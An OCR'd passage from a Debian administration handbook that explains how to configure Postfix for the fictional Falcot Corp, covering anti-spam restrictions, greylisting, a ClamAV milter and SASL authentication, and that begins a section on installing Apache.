
VOCABULARY **ISP**

ISP is the acronym for “Internet Service Provider”. It covers an entity, often a commercial company, that provides Internet connections and the associated basic services (email, news and so on).

The second question deals with the full name of the machine, used to generate email addresses from a local user name; the full name of the machine ends up as the part after the at-sign (“@”). In the case of Falcot, the answer should be `mail.falcot.com`. This is the only question asked by default, but the configuration it leads to is not complete enough for the needs of Falcot, which is why the administrators run **dpkg-reconfigure postfix** so as to be able to customize more parameters.

One of the extra questions asks for all the domain names related to this machine. The default list includes its full name as well as a few synonyms for `localhost`, but the main `falcot.com` domain needs to be added by hand. More generally, this question should usually be answered with all the domain names for which this machine should serve as an MX server; in other words, all the domain names for which the DNS says that this machine will accept email. This information ends up in the `mydestination` variable of the main Postfix configuration file — `/etc/postfix/main.cf`.

Рисунок 11.1. Role of the DNS *MX* record while sending a mail



***EXTRA* Querying the MX records**

When the DNS does not have an MX record for a domain, the email server will try sending the messages to the host itself, by using the matching A record (or AAAA in IPv6).

In some cases, the installation can also ask what networks should be allowed to send email via the machine. In its default configuration, Postfix only accepts emails coming from the machine itself; the local network will usually be added. The Falcot Corp administrators added `192.168.0.0/16` to the default answer. If the question is not asked, the relevant variable in the configuration file is `mynetworks`, as seen in the example below.

Local email can also be delivered through **procmail**. This tool allows users to sort their incoming email according to rules stored in their `~/.procmailrc` file.

After this first step, the administrators got the following configuration file; it will be used as a

starting point for adding some extra functionality in the next sections.

Пример 11.1. Initial `/etc/postfix/main.cf` file

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version


# Debian specific:  Specifying a file name will cause the first
# line of that file to be used as the name.  The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

SECURITY Snake oil SSL certificates

The *snake oil* certificates, like the *snake oil* “medicine” sold by unscrupulous quacks in old times, have absolutely no value: you cannot rely on them to authenticate the server since they are automatically generated self-signed certificates. However they are useful to improve the privacy of the exchanges.

In general they should only be used for testing purposes, and normal service must use real certificates; these can be generated with the procedure described in Раздел 10.2.1.1, «Public Key Infrastructure: *easy-rsa*».

11.1.2. Configuring Virtual Domains

The mail server can receive emails addressed to other domains besides the main domain; these are then known as virtual domains. In most cases where this happens, the emails are not ultimately destined to local users. Postfix provides two interesting features for handling virtual domains.

> ***CAUTION*** **Virtual domains and canonical domains**
>
> None of the virtual domains must be referenced in the `mydestination` variable; this variable only contains the names of the "canonical" domains directly associated to the machine and its local users.

11.1.2.1. Virtual Alias Domains

A virtual alias domain only contains aliases, i.e. addresses that only forward emails to other addresses.

Such a domain is enabled by adding its name to the `virtual_alias_domains` variable, and referencing an address mapping file in the `virtual_alias_maps` variable.

Пример 11.2. Directives to add in the `/etc/postfix/main.cf` file

```
virtual_alias_domains = falcotsbrand.com
virtual_alias_maps = hash:/etc/postfix/virtual
```

The `/etc/postfix/virtual` file describes a mapping with a rather straightforward syntax: each line contains two fields separated by whitespace; the first field is the alias name, the second field is a list of email addresses where it redirects. The special `@domain.com` syntax covers all remaining aliases in a domain.

Пример 11.3. Example `/etc/postfix/virtual` file

```
webmaster@falcotsbrand.com  jean@falcot.com
contact@falcotsbrand.com    laure@falcot.com, sophie@falcot.com
# The alias below is generic and covers all addresses within
# the falcotsbrand.com domain not otherwise covered by this file.
# These addresses forward email to the same user name in the
# falcot.com domain.
@falcotsbrand.com           @falcot.com
```

11.1.2.2. Virtual Mailbox Domains

> ***CAUTION*** **Combined virtual domain?**
>
> Postfix does not allow using the same domain in both `virtual_alias_domains` and `virtual_mailbox_domains`. However, every domain of `virtual_mailbox_domains` is implicitly included in `virtual_alias_domains`, which makes it possible to mix aliases and mailboxes within a virtual domain.

Messages addressed to a virtual mailbox domain are stored in mailboxes not assigned to a local system user.

Enabling a virtual mailbox domain requires naming this domain in the `virtual_mailbox_domains` variable, and referencing a mailbox mapping file in `virtual_mailbox_maps`. The `virtual_mailbox_base` parameter contains the directory under which the mailboxes will be stored.

The `virtual_uid_maps` parameter (respectively `virtual_gid_maps`) references the file containing the mapping between the email address and the system user (respectively group) that "owns" the corresponding mailbox. To get all mailboxes owned by the same owner/group, the `static:5000` syntax assigns a fixed UID/GID (of value 5000 here).

Пример 11.4. Directives to add in the `/etc/postfix/main.cf` file

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Again, the syntax of the `/etc/postfix/vmailbox` file is quite straightforward: two fields separated with whitespace. The first field is an email address within one of the virtual domains, and the second field is the location of the associated mailbox (relative to the directory specified in *virtual_mailbox_base*). If the mailbox name ends with a slash (`/`), the emails will be stored in the *maildir* format; otherwise, the traditional *mbox* format will be used. The *maildir* format uses a whole directory to store a mailbox, each individual message being stored in a separate file. In the *mbox* format, on the other hand, the whole mailbox is stored in one file, and each line starting with "`From `" (`From` followed by a space) signals the start of a new message.

Пример 11.5. The `/etc/postfix/vmailbox` file

```
# Jean's email is stored as maildir, with
# one file per email in a dedicated directory
jean@falcot.org falcot.org/jean/
# Sophie's email is stored in a traditional "mbox" file,
# with all mails concatenated into one single file
sophie@falcot.org falcot.org/sophie
```

11.1.3. Restrictions for Receiving and Sending

The growing number of unsolicited bulk emails (*spam*) requires being increasingly strict when deciding which emails a server should accept. This section presents some of the strategies included in Postfix.

***CULTURE* The spam problem**

"Spam" is a generic term used to designate all the unsolicited commercial emails (also known as UCEs) that flood our electronic mailboxes; the unscrupulous individuals sending them are known as spammers. They care little about the nuisance they cause, since sending an email costs very little, and only a very small percentage of recipients need to be attracted by the offers for the spamming operation to make more money than it costs. The process is mostly automated, and any email address

made public (for instance, on a web forum, or on the archives of a mailing list, or on a blog, and so on) will be discovered by the spammers' robots, and subjected to a never-ending stream of unsolicited messages.

All system administrators try to face this nuisance with spam filters, but of course spammers keep adjusting to try to work around these filters. Some even rent networks of machines compromised by a worm from various crime syndicates. Recent statistics estimate that up to 95% of all emails circulating on the Internet are spam!

11.1.3.1. IP-Based Access Restrictions

The `smtpd_client_restrictions` directive controls which machines are allowed to communicate with the email server.

Пример 11.6. Restrictions Based on Client Address

```
smtpd_client_restrictions = permit_mynetworks,
    warn_if_reject reject_unknown_client,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rbl_client sbl-xbl.spamhaus.org,
    reject_rbl_client list.dsbl.org
```

When a variable contains a list of rules, as in the example above, these rules are evaluated in order, from the first to the last. Each rule can accept the message, reject it, or leave the decision to a following rule. As a consequence, order matters, and simply switching two rules can lead to a widely different behavior.

The `permit_mynetworks` directive, used as the first rule, accepts all emails coming from a machine in the local network (as defined by the *mynetworks* configuration variable).

The second directive would normally reject emails coming from machines without a completely valid DNS configuration. Such a valid configuration means that the IP address can be resolved to a name, and that this name, in turn, resolves to the IP address. This restriction is often too strict, since many email servers do not have a reverse DNS for their IP address. This explains why the Falcot administrators prepended the `warn_if_reject` modifier to the `reject_unknown_client` directive: this modifier turns the rejection into a simple warning recorded in the logs. The administrators can then keep an eye on the number of messages that would be rejected if the rule were actually enforced, and make an informed decision later if they wish to enable such enforcement.

TIP access tables

The restriction criteria include administrator-modifiable tables listing combinations of senders, IP addresses, and allowed or forbidden hostnames. These tables can be created from an uncompressed copy of the `/usr/share/doc/postfix-doc/examples/access.gz` file. This model is self-documented in its comments, which means each table describes its own syntax.

The `/etc/postfix/access_clientip` table lists IP addresses and networks; `/etc/postfix/access_helo` lists domain names; `/etc/postfix/access_sender` contains sender email addresses. All these files need to be turned into hash-tables (a format optimized for fast access) after each change, with the **postmap /etc/postfix/*file*** command.

The third directive allows the administrator to set up a blacklist and a whitelist of email servers, stored in the `/etc/postfix/access_clientip` file. Servers in the whitelist are considered as

trusted, and the emails coming from there therefore do not go through the following filtering rules.

The last two rules reject any message coming from a server listed in one of the indicated blacklists. RBL is an acronym for *Remote Black List*; there are several such lists, but they all list badly configured servers that spammers use to relay their emails, as well as unexpected mail relays such as machines infected with worms or viruses.

> ***TIP* White list and RBLs**
>
> Blacklists sometimes include a legitimate server that has been suffering an incident. In these situations, all emails coming from one of these servers would be rejected unless the server is listed in a whitelist defined by `/etc/postfix/access_clientip`.
>
> Prudence therefore recommends including in the whitelist all the trusted servers from which many emails are usually received.

11.1.3.2. Checking the Validity of the `EHLO` or `HELO` Commands

Each SMTP exchange starts with a `HELO` (or `EHLO`) command, followed by the name of the sending email server; checking the validity of this name can be interesting.

Пример 11.7. Restrictions on the name announced in `EHLO`

```
smtpd_helo_restrictions = permit_mynetworks,
    reject_invalid_hostname,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_non_fqdn_hostname,
    warn_if_reject reject_unknown_hostname
```

The first `permit_mynetworks` directive allows all machines on the local network to introduce themselves freely. This is important, because some email programs do not respect this part of the SMTP protocol adequately enough, and they can introduce themselves with nonsensical names.

The `reject_invalid_hostname` rule rejects emails when the `EHLO` announce lists a syntactically incorrect hostname. The `reject_non_fqdn_hostname` rule rejects messages when the announced hostname is not a fully-qualified domain name (including a domain name as well as a host name). The `reject_unknown_hostname` rule rejects messages if the announced name does not exist in the DNS. Since this last rule unfortunately leads to too many rejections, the administrators turned its effect to a simple warning with the `warn_if_reject` modifier as a first step; they may decide to remove this modifier at a later stage, after auditing the results of this rule.

Using `permit_mynetworks` as the first rule has an interesting side effect: the following rules only apply to hosts outside the local network. This allows blacklisting all hosts that announce themselves as part of the `falcot.com`, for instance by adding a `falcot.com REJECT You are not in our network!` line to the `/etc/postfix/access_helo` file.

11.1.3.3. Accepting or Refusing Based on the Announced Sender

Every message has a sender, announced by the `MAIL FROM` command of the SMTP protocol; again, this information can be validated in several different ways.

Пример 11.8. Sender checks

```
smtpd_sender_restrictions =
    check_sender_access hash:/etc/postfix/access_sender,
    reject_unknown_sender_domain, reject_unlisted_sender,
    reject_non_fqdn_sender
```

The `/etc/postfix/access_sender` table maps some special treatment to some senders. This usually means listing some senders into a white list or a black list.

The `reject_unknown_sender_domain` rule requires a valid sender domain, since it is needed for a valid address. The `reject_unlisted_sender` rule rejects local senders if the address does not exist; this prevents emails from being sent from an invalid address in the `falcot.com` domain, and messages emanating from `joe.bloggs@falcot.com` are only accepted if such an address really exists.

Finally, the `reject_non_fqdn_sender` rule rejects emails purporting to come from addresses without a fully-qualified domain name. In practice, this means rejecting emails coming from `user@machine`: the address must be announced as either `user@machine.example.com` or `user@example.com`.

11.1.3.4. Accepting or Refusing Based on the Recipient

Each email has at least one recipient, announced with the `RCPT TO` command in the SMTP protocol. These addresses also warrant validation, even if that may be less relevant than the checks made on the sender address.

Пример 11.9. Recipient checks

```
smtpd_recipient_restrictions = permit_mynetworks,
    reject_unauth_destination, reject_unlisted_recipient,
    reject_non_fqdn_recipient
```

`reject_unauth_destination` is the basic rule that requires outside messages to be addressed to us; messages sent to an address not served by this server are rejected. Without this rule, a server becomes an open relay that allows spammers to send unsolicited emails; this rule is therefore mandatory, and it will be best included near the beginning of the list, so that no other rules may authorize the message before its destination has been checked.

The `reject_unlisted_recipient` rule rejects messages sent to non-existing local users, which makes sense. Finally, the `reject_non_fqdn_recipient` rule rejects non-fully-qualified addresses; this makes it impossible to send an email to `jean` or `jean@machine`, and requires using the full address instead, such as `jean@machine.falcot.com` or `jean@falcot.com`.

11.1.3.5. Restrictions Associated with the DATA Command

The DATA command of SMTP is emitted before the contents of the message. It doesn't provide any information per se, apart from announcing what comes next. It can still be subjected to checks.

Пример 11.10. DATA checks

```
smtpd_data_restrictions = reject_unauth_pipelining
```

The reject_unauth_pipelining directives causes the message to be rejected if the sending party sends a command before the reply to the previous command has been sent. This guards against a common optimization used by spammer robots, since they usually don't care a fig about replies and only focus on sending as many emails as possible in as short a time as possible.

11.1.3.6. Applying Restrictions

Although the above commands validate information at various stages of the SMTP exchange, Postfix only sends the actual rejection as a reply to the RCPT TO command.

This means that even if the message is rejected due to an invalid EHLO command, Postfix knows the sender and the recipient when announcing the rejection. It can then log a more explicit message than it could if the transaction had been interrupted from the start. In addition, a number of SMTP clients do not expect failures on the early SMTP commands, and these clients will be less disturbed by this late rejection.

A final advantage to this choice is that the rules can accumulate information during the various stages of the SMTP exchange; this allows defining more fine-grained permissions, such as rejecting a non-local connection if it announces itself with a local sender.

11.1.3.7. Filtering Based on the Message Contents

The validation and restriction system would not be complete without a way to apply checks to the message contents. Postfix differentiates the checks applying to the email headers from those applying to the email body.

Пример 11.11. Enabling content-based filters

```
header_checks = regexp:/etc/postfix/header_checks
body_checks = regexp:/etc/postfix/body_checks
```

Both files contain a list of regular expressions (commonly known as *regexps* or *regexes*) and associated actions to be triggered when the email headers (or body) match the expression.

> ***QUICK LOOK*** **Regexp tables**
>
> The /usr/share/doc/postfix-doc/examples/header_checks.gz file contains many explanatory comments and can be used as a starting point for creating the /etc/postfix/header_checks and /etc/postfix/body_checks files.

Пример 11.12. Example /etc/postfix/header_checks file

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

***BACK TO BASICS* Regular expression**

The *regular expression* term (shortened to *regexp* or *regex*) references a generic notation for expressing a description of the contents and/or structure of a string of characters. Certain special characters allow defining alternatives (for instance, `foo|bar` matches either "foo" or "bar"), sets of allowed characters (for instance, `[0-9]` means any digit, and `.` — a dot — means any character), quantifications (`s?` matches either `s` or the empty string, in other words 0 or 1 occurrence of `s`; `s+` matches one or more consecutive `s` characters; and so on). Parentheses allow grouping search results.

The precise syntax of these expressions varies across the tools using them, but the basic features are similar.

→ http://en.wikipedia.org/wiki/Regular_expression

The first one checks the header mentioning the email software; if `GOTO Sarbacane` (a bulk email software) is found, the message is rejected. The second expression controls the message subject; if it mentions a virus notification, we can decide not to reject the message but to discard it immediately instead.

Using these filters is a double-edged sword, because it is easy to make the rules too generic and to lose legitimate emails as a consequence. In these cases, not only the messages will be lost, but their senders will get unwanted (and annoying) error messages.

11.1.4. Setting Up *greylisting*

"Greylisting" is a filtering technique according to which a message is initially rejected with a temporary error code, and only accepted on a further try after some delay. This filtering is particularly efficient against spam sent by the many machines infected by worms and viruses, since this software rarely acts as a full SMTP agent (by checking the error code and retrying failed messages later), especially since many of the harvested addresses are really invalid and retrying would only mean losing time.

Postfix doesn't provide greylisting natively, but there is a feature by which the decision to accept or reject a given message can be delegated to an external program. The postgrey package contains just such a program, designed to interface with this access policy delegation service.

Once postgrey is installed, it runs as a daemon and listens on port 10023. Postfix can then be configured to use it, by adding the `check_policy_service` parameter as an extra restriction:

```
smtpd_recipient_restrictions = permit_mynetworks,
    [...]
    check_policy_service inet:127.0.0.1:10023
```

Each time Postfix reaches this rule in the ruleset, it will connect to the **postgrey** daemon and send it information concerning the relevant message. On its side, Postgrey considers the IP address/sender/recipient triplet and checks in its database whether that same triplet has been seen recently. If so, Postgrey replies that the message should be accepted; if not, the reply indicates that the message should be temporarily rejected, and the triplet gets recorded in the

database.

The main disadvantage of greylisting is that legitimate messages get delayed, which is not always acceptable. It also increases the burden on servers that send many legitimate emails.

***IN PRACTICE* Shortcomings of greylisting**

Theoretically, greylisting should only delay the first mail from a given sender to a given recipient, and the typical delay is in the order of minutes. Reality, however, can differ slightly. Some large ISPs use clusters of SMTP servers, and when a message is initially rejected, the server that retries the transmission may not be the same as the initial one. When that happens, the second server gets a temporary error message due to greylisting too, and so on; it may take several hours until transmission is attempted by a server that has already been involved, since SMTP servers usually increase the delay between retries at each failure.

As a consequence, the incoming IP address may vary in time even for a single sender. But it goes further: even the sender address can change. For instance, many mailing-list servers encode extra information in the sender address so as to be able to handle error messages (known as *bounces*). Each new message sent to a mailing-list may then need to go through greylisting, which means it has to be stored (temporarily) on the sender's server. For very large mailing-lists (with tens of thousands of subscribers), this can soon become a problem.

To mitigate these drawbacks, Postgrey manages a whitelist of such sites, and messages emanating from them are immediately accepted without going through greylisting. This list can easily be adapted to local needs, since it is stored in the `/etc/postgrey/whitelist_clients` file.

***GOING FURTHER* Selective greylisting with milter-greylist**

The drawbacks of greylisting can be mitigated by only using greylisting on the subset of clients that are already considered as probable sources of spam (because they are listed in a DNS blacklist). This is not possible with postgrey but milter-greylist can be used in such a way.

In that scenario, since DNS blacklists never triggers a definitive rejection, it becomes reasonable to use aggressive blacklists, including those listing all dynamic IP addresses from ISP clients (such as `pbl.spamhaus.org` or `dul.dnsbl.sorbs.net`).

Since milter-greylist uses Sendmail's milter interface, the postfix side of its configuration is limited to "`smtpd_milters = unix:/var/run/milter-greylist/milter-greylist.sock`". The greylist.conf(5) manual page documents `/etc/milter-greylist/greylist.conf` and the numerous ways to configure milter-greylist. You will also have to edit `/etc/default/milter-greylist` to actually enable the service.

11.1.5. Customizing Filters Based On the Recipient

Раздел 11.1.3, «Restrictions for Receiving and Sending» and Раздел 11.1.4, «Setting Up *greylisting*» reviewed many of the possible restrictions. They all have their use in limiting the amount of received spam, but they also all have their drawbacks. It is therefore more and more common to customize the set of filters depending on the recipient. At Falcot Corp, greylisting is interesting for most users, but it hinders the work of some users who need low latency in their emails (such as the technical support service). Similarly, the commercial service sometimes has problems receiving emails from some Asian providers who may be listed in blacklists; this service asked for a non-filtered address so as to be able to correspond.

Postfix provides such a customization of filters with a "restriction class" concept. The classes are declared in the `smtpd_restriction_classes` parameter, and defined the same way as `smtpd_recipient_restrictions`. The `check_recipient_access` directive then defines a table mapping a given recipient to the appropriate set of restrictions.

Пример 11.13. Defining restriction classes in `main.cf`

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,
        check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions = permit_mynetworks,
        reject_unauth_destination,
        check_recipient_access hash:/etc/postfix/recipient_access
```

Пример 11.14. The `/etc/postfix/recipient_access` file

```
# Unfiltered addresses
postmaster@falcot.com  permissive
support@falcot.com     permissive
sales-asia@falcot.com  permissive

# Aggressive filtering for some privileged users
joe@falcot.com         aggressive

# Special rule for the mailing-list manager
sympa@falcot.com       reject_unverified_sender

# Greylisting by default
falcot.com             greylisting
```

11.1.6. Integrating an Antivirus

The many viruses circulating as attachments to emails make it important to set up an antivirus at the entry point of the company network, since despite an awareness campaign, some users will still open attachments from obviously shady messages.

The Falcot administrators selected **clamav** for their free antivirus. The main package is clamav, but they also installed a few extra packages such as arj, unzoo, unrar and lha, since they are required for the antivirus to analyze attachments archived in one of these formats.

The task of interfacing between antivirus and the email server goes to **clamav-milter**. A *milter* (short for *mail filter*) is a filtering program specially designed to interface with email servers. A milter uses a standard application programming interface (API) that provides much better performance than filters external to the email servers. Milters were initially introduced by *Sendmail*, but *Postfix* soon followed suit.

***QUICK LOOK* A milter for Spamassassin**

The spamass-milter package provides a milter based on *SpamAssassin*, the famous unsolicited email detector. It can be used to flag messages as probable spams (by adding an extra header) and/or to reject the messages altogether if their "spamminess" score goes beyond a given threshold.

Once the clamav-milter package is installed, the milter should be reconfigured to run on a TCP port rather than on the default named socket. This can be achieved with **dpkg-reconfigure clamav-milter**. When prompted for the "Communication interface with Sendmail", answer "`inet:10002@127.0.0.1`".

> ***NOTE* Real TCP port vs named socket**
>
> The reason why we use a real TCP port rather than the named socket is that the postfix daemons often run chrooted and do not have access to the directory hosting the named socket. You could also decide to keep using a named socket and pick a location within the chroot (`/var/spool/postfix/`).

The standard ClamAV configuration fits most situations, but some important parameters can still be customized with **dpkg-reconfigure clamav-base**.

The last step involves telling Postfix to use the recently-configured filter. This is a simple matter of adding the following directive to `/etc/postfix/main.cf`:

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

If the antivirus causes problems, this line can be commented out, and **service postfix reload** should be run so that this change is taken into account.

> ***IN PRACTICE* Testing the antivirus**
>
> Once the antivirus is set up, its correct behavior should be tested. The simplest way to do that is to send a test email with an attachment containing the `eicar.com` (or `eicar.com.zip`) file, which can be downloaded online:
>
> → http://www.eicar.org/86-0-Intended-use.html
>
> This file is not a true virus, but a test file that all antivirus software on the market diagnose as a virus to allow checking installations.

All messages handled by Postfix now go through the antivirus filter.

11.1.7. Authenticated SMTP

Being able to send emails requires an SMTP server to be reachable; it also requires said SMTP server to send emails through it. For roaming users, this may need regularly changing the configuration of the SMTP client, since Falcot's SMTP server rejects messages coming from IP addresses apparently not belonging to the company. Two solutions exist: either the roaming user installs an SMTP server on their computer, or they still use the company server with some means of authenticating as an employee. The former solution is not recommended since the computer won't be permanently connected, and it won't be able to retry sending messages in case of problems; we will focus on the latter solution.

SMTP authentication in Postfix relies on SASL (*Simple Authentication and Security Layer*). It requires installing the libsasl2-modules and sasl2-bin packages, then registering a password in the SASL database for each user that needs authenticating on the SMTP server. This is done with the **saslpasswd2** command, which takes several parameters. The `-u` option defines the

authentication domain, which must match the `smtpd_sasl_local_domain` parameter in the Postfix configuration. The `-c` option allows creating a user, and `-f` allows specifying the file to use if the SASL database needs to be stored at a different location than the default (`/etc/sasldb2`).

```
# saslpasswd2 -u `postconf -h myhostname` -f /var/spool/postfix/etc/sasldb2 ·
[... type jean's password twice ...]
```

Note that the SASL database was created in Postfix's directory. In order to ensure consistency, we also turn `/etc/sasldb2` into a symbolic link pointing at the database used by Postfix, with the **ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2** command.

Now we need to configure Postfix to use SASL. First the `postfix` user needs to be added to the `sasl` group, so that it can access the SASL account database. A few new parameters are also needed to enable SASL, and the `smtpd_recipient_restrictions` parameter needs to be configured to allow SASL-authenticated clients to send emails freely.

Пример 11.15. Enabling SASL in `/etc/postfix/main.cf`

```
# Enable SASL authentication
smtpd_sasl_auth_enable = yes
# Define the SASL authentication domain to use
smtpd_sasl_local_domain = $myhostname
[...]
# Adding permit_sasl_authenticated before reject_unauth_destination
# allows relaying mail sent by SASL-authenticated users
smtpd_recipient_restrictions = permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

EXTRA Authenticated SMTP client

Most email clients are able to authenticate to an SMTP server before sending outgoing messages, and using that feature is a simple matter of configuring the appropriate parameters. If the client in use does not provide that feature, the workaround is to use a local Postfix server and configure it to relay email via the remote SMTP server. In this case, the local Postfix itself will be the client that authenticates with SASL. Here are the required parameters:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

The `/etc/postfix/sasl_passwd` file needs to contain the username and password to use for authenticating on the `mail.falcot.com` server. Here is an example:

```
[mail.falcot.com]   joe:LyinIsji
```

As for all Postfix maps, this file must be turned into `/etc/postfix/sasl_passwd.db` with the **postmap** command.

11.2. Web Server (HTTP)

The Falcot Corp administrators decided to use the Apache HTTP server, included in Debian Jessie at version 2.4.10.

***ALTERNATIVE* Other web servers**

Apache is merely the most widely-known (and widely-used) web server, but there are others; they can offer better performance under certain workloads, but this has its counterpart in the smaller number of available features and modules. However, when the prospective web server is built to serve static files or to act as a proxy, the alternatives, such as nginx and lighttpd, are worth investigating.

11.2.1. Installing Apache

Installing the apache2 package is all that is needed. It contains all the modules, including the *Multi-Processing Modules* (MPMs) that affect how Apache handles parallel processing of many requests (those used to be provided in separate apache2-mpm-* packages). It will also pull apache2-utils containing the command line utilities that we will discover later.

The MPM in use affects significantly the way Apache will handle concurrent requests. With the *worker* MPM, it uses *threads* (lightweight processes), whereas with the *prefork* MPM it uses a pool of processes created in advance. With the *event* MPM it also uses threads, but the inactive connections (notably those kept open by the HTTP *keep-alive* feature) are handed back to a dedicated management thread.

The Falcot administrators also install libapache2-mod-php5 so as to include the PHP support in Apache. This causes the default *event* MPM to be disabled, and *prefork* to be used instead, since PHP only works under that particular MPM.

***SECURITY* Execution under the `www-data` user**

By default, Apache handles incoming requests under the identity of the `www-data` user. This means that a security vulnerability in a CGI script executed by Apache (for a dynamic page) won't compromise the whole system, but only the files owned by this particular user.

Using the *suexec* modules allows bypassing this rule so that some CGI scripts are executed under the identity of another user. This is configured with a `SuexecUserGroup` *`usergroup`* directive in the Apache configuration.

Another possibility is to use a dedicated MPM, such as the one provided by libapache2-mpm-itk. This particular one has a slightly different behavior: it allows “isolating” virtual hosts (actually, sets of pages) so that they each run as a different user. A vulnerability in one website therefore cannot compromise files belonging to the owner of another website.

***QUICK LOOK* List of modules**

The full list of Apache standard modules can be found online.

→ http://httpd.apache.org/docs/2.4/mod/index.html

Apache is a modular server, and many features are implemented by external modules that the

main program loads during its initialization. The default configuration only enables the most common modules, but enabling new modules is a simple matter of running **a2enmod** ***module***; to disable a module, the command is **a2dismod** ***module***. These programs actually only create (or delete) symbolic links in `/etc/apache2/mods-enabled/`, pointing at the actual files (stored in `/etc/apache2/mods-available/`).

With its default configuration, the web server listens on port 80 (as configured in `/etc/apache2/ports.conf`), and serves pages from the `/var/www/html/` directory (as configured in `/etc/apache2/sites-enabled/000-default.conf`).

> ***GOING FURTHER*** **Adding support for SSL**
>
> Apache 2.4 includes the SSL module required for secure HTTP (HTTPS) out of the box. It just needs to be enabled with **a2enmod ssl**, then the required directives have to be added to the configuration files. A configuration example is provided in `/etc/apache2/sites-available/default-ssl.conf`.
>
> → http://httpd.apache.org/docs/2.4/mod/mod_ssl.html
>
